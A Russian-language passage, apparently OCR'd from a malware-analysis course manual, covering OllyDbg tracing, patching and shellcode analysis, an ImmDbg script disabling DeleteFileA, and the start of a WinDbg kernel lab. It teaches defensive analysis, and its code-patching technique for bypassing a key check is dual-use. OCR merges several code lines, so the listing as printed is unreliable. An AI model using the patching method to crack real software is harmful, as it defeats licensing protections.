


Рис. 9.10. Вызов экспортной функции из DLL

Не забудьте создать все нужные вам точки останова или установить флажок Pause after call (Остановить после вызова) перед нажатием кнопки Call(Вызвать). На рис. 9.10 показано значение, возвращенное функцией. Оно хранится в регистре EAX и представляет собой строку 127.0.0.1 (0x0100007F)с локальным порядком следования байтов(3)

Трассировка

Трассировка - это мощная методика отладки, которая позволяет записывать подробную информацию о выполнении, доступную для дальнейшего анализа. OllyDbg поддерживает стандартную обратнуютрассировку, трассировку стека вызовов, пошаговую трассировку и т. д.

Стандартная обратная трассировка

При пошаговом выполнении кода (со входом и с обходом) OllyDbg всегда записывает ваши перемещения. Вы можете нажать на своей клавиатуреклавишу - (минус), чтобы переместиться назад во времени и просмотреть ранее выполненные инструкции. Клавиша + (плюс) позволяет перейти вперед.Если выполнение производилось со входом, вы сможете отследить каждую вызванную вами инструкцию.

Если использовались шаги с обходом, вам будут доступны только те участки, на которых вы останавливались ранее. Вы не можете вернуться назади затем перешагнуть на другой участок.

Стек вызовов

С помощью *трассировки стека вызовов* в OllyDbg можно просматривать маршрут выполнения, ведущий к заданной функции. Для этого выберите пункт View-Call Stack (Вид-Стек вызовов) в главном меню. На экране появится окно, отображающее цепочку вызовов, которая привела вас ктекущему местоположению.

Для перемещения по стеку вызовов используйте разделы Address (Адрес) и Called From (Вызов из) в соответствующем окне. Однако вам не будет доступно содержимое регистров и стека на момент нахождения назаданном участке. Для его просмотра понадобится пошаговая трассировка.

Пошаговая трассировка

Пошаговая трассировка позволяет OllyDbg записывать каждую выполненную инструкцию вместе с состоянием регистров и флагов.

Существует несколько способов активизации пошаговой трассировки. Выделите на панели дизассемблера код, который вы хотите трассировать, щелкните на нем правой кнопкой мыши и выберите пункт меню Run Trace- Add Selection (Выполнить трассировку-Добавить выделение). После выполнения этого кода выберите пункт меню View-Run Trace (Вид- Выполнить трассировку), чтобы просмотреть выполненные инструкции. Для перемещения по коду нажимайте клавиши – и + (как описывалось в разделе

«Стандартная обратная трассировка» чуть выше). Этот метод позволяет увидеть изменения, произошедшие в каждом регистре при переходе к любой инструкции.

Используйте кнопки Trace Into (Трассировка со входом) и Trace Over (Трассировка с обходом). Этот способ может оказаться более простым по сравнению с предыдущим, так как вам не нужно выделять код, который вы хотите трассировать. Трассировка со входом записывает все инструкции, пока не сработает точка останова. Трассировка с обходом ведет запись только тех инструкций, которые находятся в текущей функции.

ПРЕДУПРЕЖДЕНИЕ

Если использовать трассировку со входом или обходом без создания точек останова, OllyDbg попытается трассировать всю программу целиком, что может занять много времени и израсходовать большой объем памяти.

Выберите пункт меню Debug-Set Condition (Отладка-Задать условие). Трассировка будет продолжаться, пока не выполнится определенное условие, после чего программа остановится. Это может пригодиться в ситуации, когда вам нужно остановить трассировку по условию и пройтись назад от того места, чтобы понять, как или почему это произошло. Пример такого использования будет показан в следующем разделе.

Трассировка Poison Ivy

Как отмечалось на предыдущих страницах, бэкдор Poison Ivy часто выделяет память для кода командной оболочки, который ему присылает управляющий сервер. Poison Ivy загружает этот код, копирует его в динамически выделенную область и выполняет. Иногда, когда регистр EIP находится в куче, трассировка помогает обнаружить выполнение кода командной оболочки, точнее, то, как он запускается.

На рис. 9.11 показано условие, которое мы установили для перехвата выполнения содержимого кучи в Poison Ivy. OllyDbg останавливается, когда регистр EIP меньше адреса, в котором обычно находится образ программы (0x400000, снизу от которого в простых приложениях чаще всего размещаются стек, куча и другие динамически выделяемые участки памяти). В нормальных программах EIP не должен там находиться. После этого мы воспользуемся кнопкой Trace Into (Трассировка со входом). Трассировка программы будет продолжаться до тех пор, пока не дойдет до места, в котором должно начатьсявыполнение кода командной оболочки.

В данном случае программа останавливается, когда регистр EIP равен 0x142A88. С помощью клавиши – можно переместиться назад и проследить за выполнением кода командной оболочки.




Рис. 9.11. Условная трассировка

Обработка исключений

Когда в подключенной к OllyDbg программе возникает исключение, выполнение по умолчанию приостанавливается, а управление передается отладчику. Отладчик может обработать исключение самостоятельно или делегировать его самой программе. Во втором случае вы можете воспользоваться одним из трех способов.

Shift+F7 для входа в исключение. Shift+F8 для перешагивания через него.Shift+F9 для запуска обработчика.

На рис. 9.12 показаны разные варианты обработки исключений в OllyDbg. Вы можете заставить отладчик игнорировать некоторые виды исключений и передавать их непосредственно программе (во время анализа вредоносного кода часто имеет смысл игнорировать любые исключения, поскольку вы отлаживаете программу не для того, чтобы устранить ее проблемы).




Рис. 9.12. Варианты обработки исключений в OllyDbgРедактирование кода

OllyDbg позволяет легко изменять практически любые динамические ресурсы, такие как регистры и флаги. Но у вас также есть возможность редактировать код программы на ходу. Вы можете модифицировать инструкции или память - для этого выделите нужный участок, щелкните на нем правой кнопкой мыши и выберите пункт меню Binary-Edit (Двоичный код- Редактировать). Появится всплывающее окно, в котором вы можете добавить любые опкоды или данные (OllyDbg также умеет заполнять участок нулями или инструкциями NOP).

На рис. 9.13 показан участок кода вредоносной программы, защищенной паролем, для конфигурации которой необходимо ввести специальный ключ. Втом месте, где происходит проверка ключа, мы видим условный переход JNZ

Если он выполняется, на экран выводится строка Bad key; в противном случае мы увидим сообщение Key Accepted!. Чтобы заставить программу принять ключ, можно просто отредактировать код. Выделите инструкцию условного перехода, щелкните на ней правой кнопкой мыши и выберите пунктменю Binary-Fill with NOPs (Двоичный код-Заполнить инструкциями NOP) (2) как это показано на рис. 9.13. В результате вместо JNZ вы получите инструкции NOP и программа будет считать, что ключ был принят.




Рис. 9.13. Варианты редактирования кода в OllyDbg

Нужно понимать, что в данном случае модификация происходит лишь воперативной памяти процесса. Мы можем пойти дальше и сохранить изменения в исполняемом файле. Как видно на рис. 9.14, это двухэтапная процедура.




Рис. 9.14. Двухэтапное копирование изменений, сделанных в оперативной памяти, в исполняемый файл

Чтобы применить эти изменения, щелкните правой кнопкой мыши на панели дизассемблера, где вы изменили код, и выберите пункт Copy to executable-All modifications (Копировать в исполняемый файл-Все изменения)

(1) Так все сделанные вами модификации оперативной памяти будут скопированы, после чего вы увидите всплывающее окно, показанное внизу на рис. 9.14. Чтобы сохранить изменения на диск, выберите пункт меню Save file (Сохранить файл)(2) Обратите внимание на то, что на рис. 9.13 и 9.14 содержится один и тотже код, только вместо JNZ вставлены инструкции NOP. Эта процедура навсегда сохранит инструкции NOP в исполняемый файл на диске, благодаря чему вредонос будет принимать любой ключ. Данный подход может пригодиться в том случае, если вам нужно изменить вредоносный код на постоянной основе, чтобы его было легче анализировать.

Анализ кода командной оболочки

OllyDbg предоставляет простой (но недокументированный) способ анализа кода командной оболочки. Он подразумевает выполнение следующихшагов.

1. Скопируйте код командной оболочки из hex-редактора в буфер обмена.

2. Выберите на карте памяти участок типа Priv (это приватная память, назначенная процессу - она отличается от исполняемых образов, которые разделяются между разными процессами и доступны только для чтения).

3. Выполните двойные щелчки на строках карты памяти, чтобы проанализировать их шестнадцатеричное представление. Этот участок должен состоять из нескольких сотен байтов сплошных нулей.

4. Щелкните правой кнопкой мыши на выделенном участке карты памяти и выберите пункт меню Set Access-Full Access (Указать доступ- Полный доступ), чтобы этот участок можно было читать, записывать и выполнять.

5. Вернитесь на панель с дампом памяти. Выделите участок, заполненный нулями (он должен быть достаточно большим, чтобы вместить весь код командной оболочки), щелкните на нем правой кнопкой мыши и выберите пункт меню Binary-Binary Paste (Двоичный код-Вставить двоичныйкод). Так вы скопируете код командной оболочки на выделенный участок.

6. Назначьте регистру EIP отредактированный вами участок памяти. Для этого щелкните правой кнопкой мыши на инструкции на панели дизассемблера и выберите пункт меню New Origin Here (Новый источник).

Теперь код командной оболочки можно запускать, отлаживать ипошагово выполнять, как будто это обычная программа.

Вспомогательные возможности

OllyDbg предоставляет множество механизмов, которые помогают санализом, включая следующие.

Ведение журнала. OllyDbg постоянно ведет журнал событий. Чтобы его открыть, выберите пункт меню View-Log (Вид-Журнал). Среди прочей информации в нем отражено, какие исполняемые модули были загружены, какие точки останова сработали. Журнал может помочь вам понять, какие шаги привели вас к тому или иному состоянию.

Окно отслеживания. В OllyDbg есть окно Watches (Отслеживание), которое позволяет следить за значением генерируемых вами выражений. Выражения в нем постоянно обновляются. Открыть его можно с помощью пункта меню View-Watches (Вид-Отслеживание). Чтобы указать в

нем выражение, нажмите клавишу Пробел.

Справка. Пункт меню OllyDbg Help-Contents (Помощь OllyDbg-Содержание) предоставляет подробные инструкции по написанию выражений в разделе Evaluation of Expressions (Проверка выражений). Это будет полезно при необходимости отслеживать определенный участок данных или какую-то сложную функцию. Например, если вас интересует участок памяти EAX+ESP+4, вы можете ввести выражение [EAX+ESP+4].

Маркировка. Как и IDA Pro, OllyDbg позволяет маркировать ответвления и циклы. Метка представляет собой символьное имя, которое назначается определенному адресу отлаживаемой программы. Чтобы ее создать, перейдите на панель дизассемблера, щелкните правой кнопкой мыши на адресе и выберите пункт меню Label (Метка). На экране появится окно, в котором нужно будет ввести имя метки. В результате все ссылки на этот участок памяти будут использовать метку, а не адрес. На рис. 9.15 показан пример добавления метки password_loop. Обратите внимание на то, что ссылкапо адресу 0x401141 изменилась в соответствии с новым именем.




Рис. 9.15. Задание метки в OllyDbgПодключаемые модули

Для OllyDbg существуют стандартные и множество сторонних плагинов, доступных для загрузки. Довольно объемную библиотеку, предназначенную для анализа вредоносного кода, можно найти по адресу www.openrce.org/downloads/browse/OllyDbg_Plugins.

Эти плагины представляют собой динамические библиотеки, которые нужно поместить в корень установочного каталога OllyDbg. После этого они автоматически распознаются и добавляются в меню Plugins (Плагины).

ПРИМЕЧАНИЕ

Процесс написания подключаемых модулей для OllyDbg может показаться довольно утомительным. Если вы желаете расширить возможности OllyDbg, мы советуем делать это путем написания Python-скриптов.

OllyDump

OllyDump является самым популярным плагином к OllyDbg. Он позволяет сохранять отлаживаемый процесс в PE-файл. OllyDump пытается выполнить процедуру, которая происходит при загрузке исполняемого файла, при этом разделы (код, данные и т. д.) будут сохранены в том состоянии, в котором они пребывают в памяти на текущий момент. OllyDump обычно используется для распаковки кода.

На рис. 9.16 показано окно OllyDump. Перед созданием дампа вы можете вручную указать точку входа и сдвиги разделов, хотя мы советуем вам положиться в этом на OllyDbg.




Рис. 9.16. Окно плагина OllyDump

Hide Debugger

Плагин Hide Debugger предоставляет целый ряд методик для защиты OllyDbg от обнаружения. Многие аналитики безопасности постоянно используют этот плагин - на случай, если

вредоносная программа попытаетсяпротивостоять отладке.

Hide Debugger, в частности, защищает от проверок IsDebuggerPresent и FindWindow, приемов с необработанными исключениями и использования OuputDebugString в OllyDbg.

Command Line

Плагин Command Line открывает доступ к OllyDbg из командной строки. По своим возможностям он похож на WinDbg, хотя мало кто пользуется этим в OllyDbg.

Чтобы активизировать окно командной строки, выберите пункт меню Plugins-Command Line-Command Line (Плагины-Command Line-Командная строка). В табл. 9.3 приводится список распространенных команд. Остальные команды можно найти в справочном файле, который поставляется вместе с плагином Command Line.

Таблица 9.3. Команды плагина Command Line в OllyDbg

Команда	Назначение
BP *выражение* [*условие*]	Создает программную точку останова
BC *выражение*	Удаляет точку останова
HW *выражение*	Создает аппаратную точку останова для выполнения
BPX *метка*	Создает точку останова для каждого вызова *метки*
STOP или PAUSE	Приостанавливает выполнение
RUN	Запускает программу
G [*выражение*]	Выполнение до адреса
S	Шаг со входом
SO	Шаг с обходом
D *выражение*	Создает дамп памяти

Во время отладки часто возникает необходимость прервать выполнениеи вызвать функцию импорта, чтобы увидеть, какие параметры ей передаются.Для быстрого создания точки останова в начале функции импорта можно воспользоваться командной строкой.

В примере на рис. 9.17 показан отрезок вредоносного кода с обфусцированными строками, который при этом импортирует функцию gethostbyname. Вы можете видеть, что в командной строке выполняется команда bp gethostbyname, которая создает точку останова в начале функции gethostbyname. После этого программа запускается и останавливается в заданном месте. Взглянув на параметры, вы можете увидеть доменное имя, адрес которого эта функция пытается получить (в данном случае это malwareanalysisbook.com).




Рис. 9.17. Использование командной строки для быстрого созданияточек останова

Bookmarks

Плагин Bookmarks входит в стандартный состав OllyDbg. Он позволяет устанавливать закладки для участков памяти, чтобы позже вы могли легко к ним вернуться, не запоминая их адреса.

Чтобы добавить закладку, щелкните правой кнопкой мыши на панели дизассемблера и выберите пункт меню Bookmark-Insert Bookmark (Bookmark- Вставить закладку). Для просмотра закладок используйте пункт меню Bookmarks-Bookmarks (Bookmark-Закладки), после чего щелкните на нужной вам закладке, чтобы перейти к соответствующему адресу.

Отладка с использованием скриптов Поскольку плагины к OllyDbg представляют собой скомпилированные библиотеки, создавать или изменять их обычно довольно сложно. Поэтому для расширения возможностей мы используем отладчик ImmDbg, который поддерживает Python-скрипты и обладает простым API.

Python API в ImmDbg включает в себя множество вспомогательных средств и функций. Например, вы можете интегрировать свои скрипты вотладчик в виде машинного кода, чтобы иметь

возможность создавать собственные таблицы, графики и всевозможные пользовательские интерфейсы. Среди распространенных причин написания скриптов при анализе вредоносных программ можно выделить преодоление защиты от отладки, перехват встроенных функций и ведение журнала аргументов. Многие такие скрипты можно найти в Интернете.

Наиболее популярный вид Python-скриптов, которые пишут для ImmDbg, называется *PyCommand*. Такие скрипты хранятся в каталоге PyCommand\ внутри установочного каталога ImmDbg. Написав скрипт, вы должны скопировать его в этот каталог, чтобы его можно было запустить. Эти команды на языке Python можно выполнять на командной панели, указывая перед ними символ !. Чтобы получить список доступных команд, введите !list. PyCommand имеет следующую структуру.

Для импорта модулей языка Python можно использовать набор соответствующих инструкций (как и в любом другом Python-скрипте). Функции ImmDbg доступны в модулях immlib и immutils.

Функция main считывает аргументы командной строки (которыепередаются в виде списка).

Код скрипта реализует действия PyCommand.

Инструкция return содержит строку. Когда скрипт завершит свою работу, эта строка будет выведена на главной панели состояния отладчика.

В листинге 9.3 показан пример простого скрипта, реализованного в виде PyCommand. Этот скрипт позволяет запретить вредоносной программе удалять файлы из системы.

Листинг 9.3. Скрипт PyCommand для нейтрализации DeleteFileimport immlib(2)

```
def Patch_DeleteFileA(imm):
delfileAddress = imm.getAddress("kernel32.DeleteFileA")if (delfileAddress <= 0):
imm.log("No DeleteFile to patch")return
imm.log("Patching DeleteFileA")
patch = imm.assemble("XOR EAX, EAX \n Ret 4") (3)imm.writeMemory(delfileAddress, patch)
def main(args): (1)
imm = immlib.Debugger()Patch_DeleteFileA(imm)
return "DeleteFileA is patched..."
```

Вредоносное ПО часто использует операцию DeleteFile для удаления файлов из системы, не давая вам шанса скопировать их в другое место. Если запустить этот скрипт с помощью команды !scriptname, он модифицирует функцию DeleteFileA так, чтобы она ничего не делала. Метод main (1) вызывает функцию Patch_DeleteFileA(2) которая возвращает адрес DeleteFileA; для этого используется вызов getAddress из ImmDbg API. Получив этот адрес, мы можем заменить функцию удаления собственным кодом. В данном случае мы переопределяем ее так, как указано на шаге (3) Этот код присваивает 0 регистру EAX и возвращается из вызова DeleteFileA. Данное изменение приведет к тому, что операция DeleteFile будет всегда завершаться неудачно, не давая вредоносной программе удалять файлы из системы.

Чтобы узнать больше о написании Python-скриптов, ознакомьтесь спримерами PyCommand, которые приводятся на справочной странице ImmDbg. Более глубоко эта тема раскрыта в книге Джастина Сейца *Gray Hat Python* (No Starch Press, 2009).

OllyDbg является самым популярным отладчиком пользовательского режима, который дает широкие возможности для динамического анализа вредоносного кода. Как вы могли убедиться, его богатый графический интерфейс позволяет отображать большой объем информации об отлаживаемой программе. Например, карта памяти является отличным средством для определения структуры вредоноса в памяти и просмотра всех его разделов.

OllyDbg поддерживает различные виды точек останова, включая условные, которые используются для прерывания выполнения в зависимости от параметров вызываемой функции или при доступе к определенному участку памяти. OllyDbg может изменять запущенные исполняемые файлы, чтобы заставить их выполнить код, который обычно игнорируется; внесенные изменения можно сделать постоянными, применив их к двоичному файлу на диске. Для расширения встроенных возможностей OllyDbg можно использовать подключаемые модули и скрипты. Программа OllyDbg популярна для отладки в пользовательском режиме, однако она неспособна производить отладку вредоносного ПО, работающего в режиме ядра, такого как руткиты и зараженные драйверы устройств. Для этих целей предназначендругой отладчик, WinDbg, которому посвящена следующая работа. Вы должны владеть этим инструментом, если хотите производить динамический анализ вредоносных программ этого вида.

Контрольные вопросы

1. Загрузка вредоносного ПО
2. Открытие исполняемого файла
3. Подключение к запущенному процессу

4. Пользовательский интерфейс OllyDbg
5. Карта памяти
6. Перебазирование
7. Базовый адрес
8. Абсолютные и относительные адреса
9. Просмотр потоков и стеков
10. Выполнение кода
11. Программные точки останова
12. Условные точки останова
13. Точки останова для доступа к памяти
14. Загрузка динамических библиотек
15. Трассировка
16. Стандартная обратная трассировка
17. Стек вызовов
18. Пошаговая трассировка
19. Трассировка Poison Ivy
20. Обработка исключений
21. Редактирование кода
22. Анализ кода командной оболочки
23. Вспомогательные возможности
24. Отладка с использованием скриптов

Практическое занятие № 8 Методика отладки ядра и анализаруткитов с помощью WinDbg.

Цель: изучить методику анализа вредоноса в режиме ядра с помощьюWinDbg

Программное обеспечение; WinDbg, IDA Pro, OSR Driver Loader Lab10-01.exe Lab10-01.sys. Lab10-02.exe. Lab10-03.exe Lab10-03.sys.

WinDbg (часто произносится как «уиндбаг») - это бесплатный отладчик от Microsoft. В сфере анализа вредоносного кода он не такой популярный, как OllyDbg, но у него есть много преимуществ, самым важным из которых является возможность отлаживать ядро (WinDbg для Windows (docs.microsoft.com/en-us/windowshardware/drivers/debugger/)

Драйверы и код ядра

Прежде чем приступать к отладке вредоносного кода, вы должны понять, как работает код ядра, почему авторы вредоносов его используют и какие особые проблемы с ним связаны. *Драйверы устройств* (обычно их называют просто *драйверами*) позволяют сторонним разработчикам выполнять код в ядре Windows.

Драйверы сложно анализировать, потому что после загрузки в память они остаются там на постоянной основе, отвечая на запросы приложений. Дополнительные трудности вызваны тем, что приложения не взаимодействуют с драйверами напрямую. Вместо этого они работают с *объектами устройств*, которые обращаются к конкретному оборудованию. Устройства не всегда представляют собой реальные аппаратные компоненты

− они доступны из пользовательского пространства и могут создаваться и уничтожаться по запросу драйвера.

Возьмем, к примеру, USB-накопители. Они управляются системным драйвером, доступ к которому закрыт для прикладных программ. Вместо этогопрограммы выполняют запросы к объекту соответствующего устройства. Когда пользователь вставляет USB-накопитель в компьютер, Windows создает для него объект под названием «диск F:». После этого приложения могут обращаться к этому диску, и эти обращения будут передаваться драйверу накопителя. Тот же драйвер может обрабатывать запросы к другому USB- накопителю, но приложение будет обращаться к нему через другой объект, например «диск G:».


Чтобы все это работало, как следует, драйверы должны быть загруженыв ядро (по аналогии с тем, как DLL загружаются в процессы). При первой загрузке из драйвера вызывается процедура DriverEntry (аналогичная DLLMain в DLL).

Но, в отличие от библиотек, которые предоставляют свои функциипосредством экспортных таблиц, драйверы должны зарегистрировать адреса для своих функций обратного вызова. Они будут запускаться, когда программному компоненту в пользовательском пространстве нужно будет выполнить какую-нибудь операцию. Регистрация происходит внутри процедуры DriverEntry, которой Windows передает структуру *объекта устройства*. Там эта структура заполняется функциями обратного вызова, после чего DriverEntry создает устройство, доступное из пользовательского пространства, − отправляя запросы этому устройству, приложения взаимодействуют с драйвером.

Рассмотрим запрос на чтение, отправленный пользовательскойпрограммой. Рано или поздно он дойдет до драйвера, который управляет оборудованием, хранящим запрошенные данные. Сначала программа получитфайловый дескриптор устройства, а затем передаст его в вызов ReadFile. Ядро обработает этот вызов и в итоге запустит функцию обратного вызова, которая отвечает за операции чтения.

